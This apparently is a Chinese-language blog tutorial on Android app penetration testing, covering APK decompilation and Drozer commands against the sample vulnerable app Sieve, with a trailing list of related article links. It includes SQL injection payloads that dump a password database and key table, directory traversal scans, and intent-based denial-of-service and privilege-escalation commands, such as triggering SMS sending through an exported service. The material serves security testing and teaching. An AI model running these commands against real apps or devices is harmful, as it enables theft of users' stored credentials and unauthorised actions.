
Android APP 渗透测试---总结
1、apk反编译得到源代码

使用编译软件 dex2gar 和 jdgui.jar 对Android APP软件进行反编译。具体步骤如下:
(1)首先将APK文件后缀改为zip并解压,得到其中的classes.dex,它就是java文件编译再通过dx工具打包而成的,将classes.dex复制到dex2jar.bat所在目录dex2jar文件夹。
(2)在命令行下定位到dex2jar.bat所在目录,运行dex2jar.bat classes.dex,生成classes_dex2jar.jar
首先将要编译的apk文件后缀修改成 .zip 解压之后得到 classes.dex 文件,将该文件下使用 dex2jar.bat文件编译成 . 生成 classes-dex2jar.jar 将生成的该文件导入 jdgui.jar 这样我们就可以看到APP的源码了

代码审计部分基本从这部分开始。
对APP的渗透测试我们需要APP的渗透黑框架来完成。我这里使用的 渗透框架是 Drozer 使用的系统是 AndroL 4b
2、Drozer渗透测试框架
Drozer 有Window版本和 linux版本(虚拟机),我这里使用的是虚拟机 AndroL 4b

如何安装 虚拟机中的环境这个网上有完整的介绍。这里不再写。
(1)启动
连接到虚拟机: adb connect 127.0.0.1:5554 (如果没有使用虚拟机可以不用这步)
PC上使用adb工具进行端口转发,转发数据到 Drozer 使用的端口 31415
adb forward tcp:31415 tcp:31415
开启 embedded server-enable
drozer console connect

安装 要测试的APP软件到模拟器上 ,安装方法使用 adb install app.apk


安装完成呢之后在 模拟器丧看到APP已经安装成功

首先我们在 Drozer框架下对被测试的APP进行 信息的收集 run app.package.list
这里我以公开组件漏洞为例子,进行 说明安全审计方法:
组件 Content Provider配置错误会导致数据泄露。content Provider 以表格的形式把数据展现给外部的应用, 每个 Content Provider都对应一个 “ Content://” 开头的特定的URL, 任何应用都可以通过这个URL操作 Content Provider应用的数据库。如果有的应用对权限控制不当会导致信息泄露的问题。


进一步使用 Mercury 获取各个URL的数据

安全渗透测试完成的APP我们如何进行卸载了? 使用 adb uninstall <.packagename > 之前必须切换到 adb shell ,之后才可以卸载。
在渗透测试的时候借助其他工具 像burp Suite、 SDK manage、Wireshark等工具对模拟器上的APP进行数据包抓包拦截,以及流量的分析。
具体的安全检查点可以对照下面的操作去检查。
1.获取包名

  dz> run app.package.list -f sieve

  com.mwr.example.sieve

  2.获取应用的基本信息

  run app.package.info -a com.mwr.example.sieve

  3.确定攻击面

  run app.package.attacksurface com.mwr.example.sieve

  4.Activity

  (1)获取activity信息

  run app.activity.info -a com.mwr.example.sieve

  (2)启动activity

  run app.activity.start --component com.mwr.example.sieve

  dz> help app.activity.start

  usage: run app.activity.start [-h] [--action ACTION] [--category CATEGORY]

  [--component PACKAGE COMPONENT] [--data-uri DATA_URI]

  [--extra TYPE KEY VALUE] [--flags FLAGS [FLAGS ...]]

  [--mimetype MIMETYPE]

  5.Content Provider

  (1)获取Content Provider信息

  run app.provider.info -a com.mwr.example.sieve

  (2)Content Providers(数据泄露)

  先获取所有可以访问的Uri:

  run scanner.provider.finduris -a com.mwr.example.sieve

  获取各个Uri的数据:

  run app.provider.query

  content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical

  查询到数据说明存在漏洞

  (3)Content Providers(SQL注入)

  run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "'"

  run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection "'"

  报错则说明存在SQL注入。

  列出所有表:

  run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM SQLITE_MASTER WHERE type='table';--"

  获取某个表(如Key)中的数据:

  run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM Key;--"

  (4)同时检测SQL注入和目录遍历

  run scanner.provider.injection -a com.mwr.example.sieve

  run scanner.provider.traversal -a com.mwr.example.sieve

  6 intent组件触发(拒绝服务、权限提升)

  利用intent对组件的触发一般有两类漏洞,一类是拒绝服务,一类的权限提升。拒绝服务危害性比较低,更多的只是影响应用服务质量;而权限提升将使得没有该权限的应用可以通过intent触发拥有该权限的应用,从而帮助其完成越权行为。

  1.查看暴露的广播组件信息:

  run app.broadcast.info -a com.package.name  获取broadcast receivers信息

  run app.broadcast.send --component 包名 --action android.intent.action.XXX

  2.尝试拒绝服务攻击检测,向广播组件发送不完整intent(空action或空extras):

  run app.broadcast.send 通过intent发送broadcast receiver

  (1)   空action

  run app.broadcast.send --component 包名 ReceiverName

  run app.broadcast.send --component 包名 ReceiverName

  (2)   空extras

  run app.broadcast.send --action android.intent.action.XXX

  3.尝试权限提升

  权限提升其实和拒绝服务很类似,只不过目的变成构造更为完整、更能满足程序逻辑的intent。由于activity一般多于用户交互有关,所以基 于intent的权限提升更多针对broadcast receiver和service。与drozer相关的权限提升工具,可以参考IntentFuzzer,其结合了drozer以及hook技术,采用 feedback策略进行fuzzing。以下仅仅列举drozer发送intent的命令:

  (1)获取service详情

  run app.service.info -a com.mwr.example.sieve

  不使用drozer启动service

  am startservice –n 包名/service名

  (2)权限提升

  run app.service.start --action com.test.vulnerability.SEND_SMS --extra string dest 11111 --extra string text 1111 --extra string OP SEND_SMS

  7.文件操作

  列出指定文件路径里全局可写/可读的文件

  run scanner.misc.writablefiles --privileged /data/data/com.sina.weibo

  run scanner.misc.readablefiles --privileged /data/data/com.sina.weibo

  run app.broadcast.send --component 包名 --action android.intent.action.XXX

  8.其它模块

  shell.start 在设备上开启一个交互shell

  tools.file.upload / tools.file.download 上传/下载文件到设备

  tools.setup.busybox / tools.setup.minimalsu 安装可用的二进制文件
Android APP 渗透测试---总结的更多相关文章
- Android App渗透测试工具drozer,Qark,Androguard
一. drozer简介 drozer(以前称为Mercury)是一款Android安全测试框架. drozer允许您通过承担应用程序的角色并与Dalvik VM,其他应用程序的IPC端点和底层操作系统 ...
- Android App渗透测试工具汇总
网上搜集了一些App安全学习教程及工具,项目地址:https://github.com/Brucetg/App_Security 一. drozer简介 drozer(以前称为Mercury)是一款A ...
- Android APP压力测试(三)之Monkey日志自动分析脚本
Android APP压力测试(三) 之Monkey日志自动分析脚本 前言 上次说要分享Monkey日志的分析脚本,这次贴出来分享一下,废话不多说,请看正文. [目录] 1.Monkey日志分析脚本 ...
- Android APP压力测试(二)之Monkey信息自动收集脚本
Android APP压力测试(二) 之Monkey信息自动收集脚本 前言: 上一篇Monkey介绍基本搬抄官方介绍,主要是为了自己查阅方便.本文重点介绍我在进行Monkey时如何自动收集相关信息 ...
- Android APP压力测试(一)之Monkey工具介绍
Android APP压力测试(一) 之Monkey工具介绍 前言 本文主要介绍Monkey工具.Monkey测试是Android平台自动化测试的一种手段,通过Monkey程序模拟用户触摸屏幕.滑动. ...
- Android App 压力测试 monkeyrunner
Android App 压力测试 第一部分 背景 1. 为什么要开展压力测试? 2. 什么时候开展压力测试?第二部分 理论 1. 手工测试场景 2. 自动测试创建 3. Monkey工具 4. ADB ...
- Monkey Android app稳定性测试工具之Monkey使用教程
Monkey Android app稳定性测试工具之Monkey使用教程 by:授客 QQ:1033553122 由于篇幅问题,仅提供百度网盘下载链接: Android app稳定性测试工具之Monk ...
- 【转载】Android app 安全测试调研及执行
本文来源于:http://testerhome.com/topics/2209 一.通过在线工具进行测试 1.腾讯金刚审计系统http://service.security.tencent.com 优 ...
- 深圳尚学堂:Android APP的测试流程
每一个新开发的软件都避免不了测试,我在这里总结了一些Android系统的移动端APP测试的一些测试流程,希望可以给大家一些帮助. 1. UI 测试App主要核ui与实际设计的效果图是否一致:交互方面的 ...
- Android App常规测试内容
转自:https://mp.weixin.qq.com/s?__biz=MzU0NjcyNDg3Mw==&mid=2247484053&idx=1&sn=116fe8c7eed ...
随机推荐
- 手撕Vuex-实现getters方法
经上一篇章介绍,完成了实现共享数据的功能,实现方式是在 Store 构造函数中将创建 Store 时将需要共享的数据添加到 Store 上面,这样将来我们就能通过 this.$store 拿到这个 S ...
- C++ Boost库 操作字符串与正则
字符串的查找与替换一直是C++的若是,运用Boost这个准标准库,将可以很好的弥补C++的不足,使针对字符串的操作更加容易. 字符串格式转换: #include <iostream> #i ...
- 数学微积分,学习笔记,等价无穷小的证明:(1+x)^a-1 ~ ax
\(\lim_{x \to 0} \frac{\sqrt[n]{1+x} -1}{\frac{x}{n} } =1\)的证明 \[\lim_{x \to 0} \frac{\sqrt[n]{1+x} ...
- 文心一言 VS 讯飞星火 VS chatgpt (193)-- 算法导论14.3 1题
一.用go语言,写出作用于区间树的结点且在 〇(1) 时间内更新 max 属性的过程 LEFT-ROTATE 的伪代码. 文心一言: 以下是一个简单的LEFT-ROTATE的伪代码,它对一个二叉搜索树 ...
- USACO 2022 Cu 题解
USACO 2022 Cu 题解 AK用时:$ 3 $ 小时 $ 30 $ 分钟. A - Cow College 原题 Farmer John 计划为奶牛们新开办一所大学! 有 $ N $($ 1 ...
- go中的 位预算,反码、补码、原码
https://baike.baidu.com/item/%E4%BD%8D%E8%BF%90%E7%AE%97/6888804 首先关于"位运算",看下百度百科就行了. 总结:在 ...
- 使用HttpServletResponse实现curl接口时控制台输出(续)
上一篇文章的问题 在上一篇文章 Spring Boot RestController接口如何输出到终端 中讨论了如何使用 HttpSerlvetResponse 写入输出流,使应急接口通过 curl ...
- Linux学习资料锦集
Linux 学习资料链接: (1)Linux常见命令及其用法_STM32李逼的博客-CSDN博客 (2)Linux命令了解_STM32李逼的博客-CSDN博客 3)Linux使用编辑器_STM32李 ...
- virtualbox中给redhat安装增强功能
关于虚拟机中安装redhat请参考其他教程: 1.点击虚拟机菜单:设备--安装增强功能.... 2.ssh连接到redhat,执行以下操作: [root@rhel-server ~]# mount / ...
- windows 上 cmake 添加 vcpkg 选项
使用 cmake 编写相关的工程时,工程有时会使用 vcpkg 添加的第三方库,比如 zip 库 查看一些案例后,我发现有些回答不太准确,遂记录下 现在,我们需要在工程中使用 zip_open 函数执 ...